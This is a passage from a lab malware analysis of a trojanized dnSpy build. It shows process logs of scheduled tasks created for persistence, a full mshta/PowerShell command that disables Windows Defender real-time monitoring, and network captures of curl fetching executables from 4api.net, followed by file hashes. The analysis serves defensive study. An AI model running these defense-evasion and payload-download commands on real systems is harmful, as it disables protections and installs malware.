- The threat found by Windows Defender is a long command intended to create a series of scheduled tasks. These include disabling the host-based firewall, and the downloading of various .exe files from hxxp://4api[.]net

The screenshots shown beyond this point will have Windows Defender completely disabled, allowing the sample to complete execution.

Using `procmon`, we observe the process tree of dnSpy.exe, revealing a series of calls to cmd.exe.




```
dnSpy.exe (1816)               dnSpy               C:\Users\sreisz\D...   dnSpy                 DESKTOP-U6VB...   "C:\Users\sreisz\Desktop\Trojan.dnSpy\dnSpy.exe"
  cmd.exe (8004)               Windows Comma...    C:\Windows\SYS...      Microsoft Corporat... DESKTOP-U6VB...   "cmd" /c schtasks /create /f /sc minute /mo 20 /rl highest /tn "Microsoft\Windows\DirectX\Force Sc" /tr "m
    Conhost.exe (4956)         Console Window ...  C:\Windows\Syst...     Microsoft Corporat... DESKTOP-U6VB...   \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
    schtasks.exe (5212)        Task Scheduler C... C:\Windows\syst...     Microsoft Corporat... DESKTOP-U6VB...   schtasks  /create /f /sc minute /mo 20 /rl highest /tn "Microsoft\Windows\DirectX\Force Sc" /tr "mshta.exe
    schtasks.exe (5088)        Task Scheduler C... C:\Windows\syst...     Microsoft Corporat... DESKTOP-U6VB...   schtasks  /create /f /sc minute /mo 20 /rl highest /tn "Microsoft\Windows\DirectX\Force Re" /tr "mshta.exe
    schtasks.exe (7904)        Task Scheduler C... C:\Windows\syst...     Microsoft Corporat... DESKTOP-U6VB...   schtasks  /create /f /sc minute /mo 20 /rl highest /tn "Microsoft\Windows\DirectX\Force 01" /tr "mshta.exe
    schtasks.exe (4480)        Task Scheduler C... C:\Windows\syst...     Microsoft Corporat... DESKTOP-U6VB...   schtasks  /create /f /sc minute /mo 20 /rl highest /tn "Microsoft\Windows\DirectX\Force 02" /tr "mshta.exe
    schtasks.exe (7612)        Task Scheduler C... C:\Windows\syst...     Microsoft Corporat... DESKTOP-U6VB...   schtasks  /create /f /sc minute /mo 20 /rl highest /tn "Microsoft\Windows\DirectX\Force 03" /tr "mshta.exe
    schtasks.exe (5432)        Task Scheduler C... C:\Windows\syst...     Microsoft Corporat... DESKTOP-U6VB...   schtasks  /create /f /sc minute /mo 20 /rl highest /tn "Microsoft\Windows\DirectX\Force 04" /tr "mshta.exe
    schtasks.exe (3848)        Task Scheduler C... C:\Windows\syst...     Microsoft Corporat... DESKTOP-U6VB...   schtasks  /create /f /sc minute /mo 20 /rl highest /tn "Microsoft\Windows\DirectX\Force 05" /tr "mshta.exe
  cmd.exe (5512)               Windows Comma...    C:\Windows\SYS...      Microsoft Corporat... DESKTOP-U6VB...   "cmd" /c schtasks /create /f /sc minute /mo 21 /rl highest /tn "Microsoft\Windows\DirectX\Force 06" /tr "m
    Conhost.exe (7608)         Console Window ...  C:\Windows\Syst...     Microsoft Corporat... DESKTOP-U6VB...   \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
    schtasks.exe (6260)        Task Scheduler C... C:\Windows\syst...     Microsoft Corporat... DESKTOP-U6VB...   schtasks  /create /f /sc minute /mo 21 /rl highest /tn "Microsoft\Windows\DirectX\Force 06" /tr "mshta.exe
    schtasks.exe (5468)        Task Scheduler C... C:\Windows\syst...     Microsoft Corporat... DESKTOP-U6VB...   schtasks  /create /f /sc minute /mo 21 /rl highest /tn "Microsoft\Windows\DirectX\Force 07" /tr "mshta.exe
    schtasks.exe (1416)        Task Scheduler C... C:\Windows\syst...     Microsoft Corporat... DESKTOP-U6VB...   schtasks  /create /f /sc minute /mo 21 /rl highest /tn "Microsoft\Windows\DirectX\Force 08" /tr "mshta.exe
    schtasks.exe (916)         Task Scheduler C... C:\Windows\syst...     Microsoft Corporat... DESKTOP-U6VB...   schtasks  /create /f /sc minute /mo 21 /rl highest /tn "Microsoft\Windows\DirectX\Force 09" /tr "mshta.exe
    schtasks.exe (6432)        Task Scheduler C... C:\Windows\syst...     Microsoft Corporat... DESKTOP-U6VB...   schtasks  /create /f /sc minute /mo 21 /rl highest /tn "Microsoft\Windows\DirectX\Force 10" /tr "mshta.exe
    schtasks.exe (3844)        Task Scheduler C... C:\Windows\syst...     Microsoft Corporat... DESKTOP-U6VB...   schtasks  /create /f /sc minute /mo 21 /rl highest /tn "Microsoft\Windows\DirectX\Force 11" /tr "mshta.exe
    schtasks.exe (6280)        Task Scheduler C... C:\Windows\syst...     Microsoft Corporat... DESKTOP-U6VB...   schtasks  /create /f /sc minute /mo 21 /rl highest /tn "Microsoft\Windows\DirectX\Force 12" /tr "mshta.exe
  cmd.exe (5304)               Windows Comma...    C:\Windows\SYS...      Microsoft Corporat... DESKTOP-U6VB...   "cmd" /c schtasks /create /f /sc minute /mo 22 /rl highest /tn "Microsoft\Windows\DirectX\Force 13" /tr "m
    Conhost.exe (488)          Console Window ...  C:\Windows\Syst...     Microsoft Corporat... DESKTOP-U6VB...   \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
      winlogon.exe (580)       Windows Logon A...  C:\Windows\syst...     Microsoft Corporat... NT AUTHORITY\...   winlogon.exe
        fontdrvhost.exe (7     Usermode Font Dr... C:\Windows\syst...     Microsoft Corporat... Font Driver Host\... "fontdrvhost.exe"
        dwm.exe (944)          Desktop Window ...  C:\Windows\syst...     Microsoft Corporat... Window Manager...  "dwm.exe"
    schtasks.exe (92)          Task Scheduler C... C:\Windows\syst...     Microsoft Corporat... DESKTOP-U6VB...   schtasks  /create /f /sc minute /mo 22 /rl highest /tn "Microsoft\Windows\DirectX\Force 13" /tr "mshta.exe
    schtasks.exe (7748)        Task Scheduler C... C:\Windows\syst...     Microsoft Corporat... DESKTOP-U6VB...   schtasks  /create /f /sc minute /mo 22 /rl highest /tn "Microsoft\Windows\DirectX\Force 14" /tr "mshta.exe
    schtasks.exe (1676)        Task Scheduler C... C:\Windows\syst...     Microsoft Corporat... DESKTOP-U6VB...   schtasks  /create /f /sc minute /mo 22 /rl highest /tn "Microsoft\Windows\DirectX\Force 15" /tr "mshta.exe
    schtasks.exe (4216)        Task Scheduler C... C:\Windows\syst...     Microsoft Corporat... DESKTOP-U6VB...   schtasks  /create /f /sc minute /mo 22 /rl highest /tn "Microsoft\Windows\DirectX\Force 16" /tr "mshta.exe
    schtasks.exe (5724)        Task Scheduler C... C:\Windows\syst...     Microsoft Corporat... DESKTOP-U6VB...   schtasks  /create /f /sc minute /mo 22 /rl highest /tn "Microsoft\Windows\DirectX\Force 17" /tr "mshta.exe
    schtasks.exe (7896)        Task Scheduler C... C:\Windows\syst...     Microsoft Corporat... DESKTOP-U6VB...   schtasks  /create /f /sc minute /mo 22 /rl highest /tn "Microsoft\Windows\DirectX\Force 18" /tr "mshta.exe
    schtasks.exe (6004)        Task Scheduler C... C:\Windows\syst...     Microsoft Corporat... DESKTOP-U6VB...   schtasks  /create /f /sc minute /mo 22 /rl highest /tn "Microsoft\Windows\DirectX\Force 19" /tr "mshta.exe
```

Fig 4.2: Procmon logs showing the series of scheduled tasks that are created.

Due to the sheer size of these commands, they have not been included in the initial report. From a high-level overview, however, the commands executed do the following, as noted in Figure 1.1:

- Disabling all functionality of Windows Defender (e.g. real-time monitoring, firewall, SmartScreen) using PowerShell and registry modifications
- Adding various exclusions for certain directories, file extensions, and processes
- Using a combination of bitsadmin.exe and cURL.exe to download files to C:\Trash

These scheduled tasks can be viewed in the Task Scheduler GUI, under Microsoft\Windows\DirectX.



Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author	Created
DirectXData...	Ready	Multiple triggers defined		12/6/2021 4:20:49 PM	The operation completed successfully. (0x0)		
DXGIAdapte...	Ready	Multiple triggers defined		12/10/2021 4:07:28 PM	The operation completed successfully. (0x0)		
Force 01	Ready	At 5:06 PM on 2/13/2022 - After triggered, repeat every 00:20:00 indefinitely.	2/13/2022 5:26:00 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	DESKTOP-U6VBER0\sreisz	2/13/2022 5:06:04 PM
Force 02	Ready	At 5:06 PM on 2/13/2022 - After triggered, repeat every 00:20:00 indefinitely.	2/13/2022 5:26:00 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	DESKTOP-U6VBER0\sreisz	2/13/2022 5:06:05 PM
Force 03	Ready	At 5:06 PM on 2/13/2022 - After triggered, repeat every 00:20:00 indefinitely.	2/13/2022 5:26:00 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	DESKTOP-U6VBER0\sreisz	2/13/2022 5:06:08 PM
Force 04	Ready	At 5:06 PM on 2/13/2022 - After triggered, repeat every 00:20:00 indefinitely.	2/13/2022 5:26:00 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	DESKTOP-U6VBER0\sreisz	2/13/2022 5:06:12 PM
Force 05	Ready	At 5:06 PM on 2/13/2022 - After triggered, repeat every 00:20:00 indefinitely.	2/13/2022 5:26:00 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	DESKTOP-U6VBER0\sreisz	2/13/2022 5:06:18 PM
Force 06	Ready	At 5:06 PM on 2/13/2022 - After triggered, repeat every 00:21:00 indefinitely.	2/13/2022 5:27:00 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	DESKTOP-U6VBER0\sreisz	2/13/2022 5:06:02 PM
Force 07	Ready	At 5:06 PM on 2/13/2022 - After triggered, repeat every 00:21:00 indefinitely.	2/13/2022 5:27:00 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	DESKTOP-U6VBER0\sreisz	2/13/2022 5:06:03 PM
Force 08	Ready	At 5:06 PM on 2/13/2022 - After triggered, repeat every 00:21:00 indefinitely.	2/13/2022 5:27:00 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	DESKTOP-U6VBER0\sreisz	2/13/2022 5:06:05 PM
Force 09	Ready	At 5:06 PM on 2/13/2022 - After triggered, repeat every 00:21:00 indefinitely.	2/13/2022 5:27:00 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	DESKTOP-U6VBER0\sreisz	2/13/2022 5:06:07 PM
Force 10	Ready	At 5:06 PM on 2/13/2022 - After triggered, repeat every 00:21:00 indefinitely.	2/13/2022 5:27:00 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	DESKTOP-U6VBER0\sreisz	2/13/2022 5:06:08 PM
Force 11	Ready	At 5:06 PM on 2/13/2022 - After triggered, repeat every 00:21:00 indefinitely.	2/13/2022 5:27:00 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	DESKTOP-U6VBER0\sreisz	2/13/2022 5:06:10 PM

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Action	Details
Start a program	mshta.exe vbscript:CreateObject("WScript.Shell").Run("cmd /c powershell Set-MpPreference -DisableRealtimeMonitoring $true -ErrorAction Ignore",0)(Window.Close)

Fig 4.3: Screenshots of the Task Scheduler showing the newly created tasks.

Note that the tasks are configured to execute at various points in time, some upon logon, others in the following 30 mins, others almost a full day later. We can manually call these tasks to execute to observe exactly what is shown in the syntax.

Multiple GET requests to hxxp://4api[.]net were observed.




```
No.   Time            Source        Destination   Protocol Length Info
20928 2857.7087401… 192.168.86.3  192.168.86.4  HTTP     250 GET /msdownload/update/v3/static/trustedr/en/authrootstl.cab?79d09d92ff32862e HTTP/1.1
20931 2857.7302920… 192.168.86.4  192.168.86.3  HTTP     312 HTTP/1.1 200 OK  (text/html)
21876 3000.4250648… 192.168.86.3  192.168.86.4  HTTP     132 GET /ck.exe HTTP/1.1
21878 3000.4252163… 192.168.86.3  192.168.86.4  HTTP     134 GET /cbot.exe HTTP/1.1
21880 3000.4257031… 192.168.86.3  192.168.86.4  HTTP     131 GET /d.exe HTTP/1.1
21882 3000.4258750… 192.168.86.3  192.168.86.4  HTTP     132 GET /qs.exe HTTP/1.1
21884 3000.4261570… 192.168.86.3  192.168.86.4  HTTP     133 GET /nnj.exe HTTP/1.1
21886 3000.4265379… 192.168.86.3  192.168.86.4  HTTP     133 GET /cbo.exe HTTP/1.1
21892 3000.5550998… 192.168.86.4  192.168.86.3  HTTP     150 HTTP/1.1 200 OK  (x-msdos-program)
21898 3000.5582702… 192.168.86.4  192.168.86.3  HTTP     150 HTTP/1.1 200 OK  (x-msdos-program)
21904 3000.5626683… 192.168.86.4  192.168.86.3  HTTP     150 HTTP/1.1 200 OK  (x-msdos-program)
21910 3000.5644196… 192.168.86.4  192.168.86.3  HTTP     150 HTTP/1.1 200 OK  (x-msdos-program)
21916 3000.5680752… 192.168.86.4  192.168.86.3  HTTP     150 HTTP/1.1 200 OK  (x-msdos-program)
21934 3000.6050760… 192.168.86.4  192.168.86.3  HTTP     150 HTTP/1.1 200 OK  (x-msdos-program)
21990 3005.6073876… 192.168.86.3  192.168.86.4  HTTP     250 GET /msdownload/update/v3/static/trustedr/en/authrootstl.cab?c1ed1ae92044892b HTTP/1.1
21993 3005.6354024… 192.168.86.4  192.168.86.3  HTTP     312 HTTP/1.1 200 OK  (text/html)

Frame 21876: 132 bytes on wire (1056 bits), 132 bytes captured (1056 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_7c:ae:fd (08:00:27:7c:ae:fd), Dst: PcsCompu_8b:40:cb (08:00:27:8b:40:cb)
Internet Protocol Version 4, Src: 192.168.86.3, Dst: 192.168.86.4
Transmission Control Protocol, Src Port: 1219, Dst Port: 80, Seq: 1, Ack: 1, Len: 78
Hypertext Transfer Protocol
  GET /ck.exe HTTP/1.1\r\n
  Host: 4api.net\r\n
  User-Agent: curl/7.55.1\r\n
  Accept: */*\r\n
  \r\n
  [Full request URI: http://4api.net/ck.exe]
  [HTTP request 1/1]
  [Response in frame: 21892]

0000  08 00 27 8b 40 cb 08 00  27 7c ae fd 08 00 45 00   ··'·@··· '|····E·
0010  00 76 28 24 40 00 80 06  a5 05 c0 a8 56 03 c0 a8   ·v($@··· ····V···
0020  56 04 04 c3 00 50 09 62  17 00 e7 4b 1d c2 50 18   V····P·b ···K··P·
0030  20 14 b1 d0 00 00 47 45  54 20 2f 63 6b 2e 65 78    ·····GE T /ck.ex
0040  65 20 48 54 54 50 2f 31  2e 31 0d 0a 48 6f 73 74   e HTTP/1 .1··Host
0050  3a 20 34 61 70 69 2e 6e  65 74 0d 0a 55 73 65 72   : 4api.n et··User
0060  2d 41 67 65 6e 74 3a 20  63 75 72 6c 2f 37 2e 35   -Agent:  curl/7.5
0070  35 2e 31 0d 0a 41 63 63  65 70 74 3a 20 2a 2f 2a   5.1··Acc ept: */*
0080  0d 0a 0d 0a                                        ····
```

Fig 4.4: Wireshark capture showing outbound requests to the file hosting domain.

On the host, we find the additional executables in the "staging" directory, along with evidence of execution, in the GUI popup of the default inetsim binary.




C:\Trash

This PC > Local Disk (C:) > Trash

Name	Date modified	Type	Size
BITEE82.tmp	1/15/2022 12:01 PM	TMP File	0 KB
BITF1DE.tmp	1/15/2022 12:01 PM	TMP File	0 KB
BITF1FE.tmp	1/15/2022 12:01 PM	TMP File	0 KB
BITF2CC.tmp	1/15/2022 12:01 PM	TMP File	0 KB
BITF2EC.tmp	1/15/2022 12:01 PM	TMP File	0 KB
BITF22E.tmp	1/15/2022 12:01 PM	TMP File	0 KB
BITF34B.tmp	1/15/2022 12:01 PM	TMP File	0 KB
c.exe	1/15/2022 12:04 PM	Application	12 KB
cbo.exe	1/15/2022 12:01 PM	Application	12 KB
cbot.exe	1/15/2022 12:01 PM	Application	12 KB
ck.exe	1/15/2022 12:01 PM	Application	12 KB
d.exe	1/15/2022 12:01 PM	Application	12 KB
nnj.exe	1/15/2022 12:01 PM	Application	12 KB
qs.exe	1/15/2022 12:01 PM	Application	12 KB

14 items

Fig 4.5: Various downloads from the malicious domain.



INetSim

This is the INetSim default GUI binary

INetSim

This is the INetSim default GUI binary

Fig 4.6: Execution of the "downloaded" binaries.

As the files had been taken down since the formal analysis of this sample, proof of execution is shown through the execution of the internet simulation's fake executables.

Below is the full list of downloads, along with their hashes as reported by BleepingComputer[3]:

File	SHA256
curl.exe	0ba1c44d0ee5b34b45b449074cda51624150dc16b3b3c38251df6c052adba205
c.exe	cabc62b3077c2df3b69788e395627921c309e112b555136e99949c5a2bbab4f2
ck.exe	N/A: Never found
cbot.exe	746a7a64ec824c63f980ed2194eb7d4e6feffc2dd6b0055ac403fac57c26f783
cbo.exe	e998df840b687ec58165355c1d60938b367edc2967df2a9d44b74ad38f75f439
qs.exe	70ad9112a3f0af66db30ebc1ab3278296d7dc36e8f6070317765e54210d06074
m.exe	8b7874d328da564aca73e16ae4fea2f2c0a811ec288bd0aba3b55241242be40d
d.exe	6606d759667fbdfaa46241db7ffb4839d2c47b88a20120446f41e916cad77d0b
nnj.exe	N/A: Never found

Initial Detonation – No Internet Simulation

No new behavior was observed after turning off internet simulation.

[3] https://www.bleepingcomputer.com/news/security/trojanized-dnspy-app-drops-malware-cocktail-on-researchers-devs/


Advanced Analysis

Having had a better understanding of the functionality of dnSpyPlus, the Advanced Analysis phases had the following goals:

1. Locate the malicious code embedded in the DLL
2. Find any additional functionality that was not previously observed.

Decompilation and Unpacking

As dnSpy.dll is written in C#, part of the .NET framework, a genuine copy of dnSpy can be used to disassemble and decompile to what is almost exactly the source code. Using the error observed at the beginning of dynamic analysis, we can investigate that class. Refer to Appendix X to see the first 30 lines of each DLL.

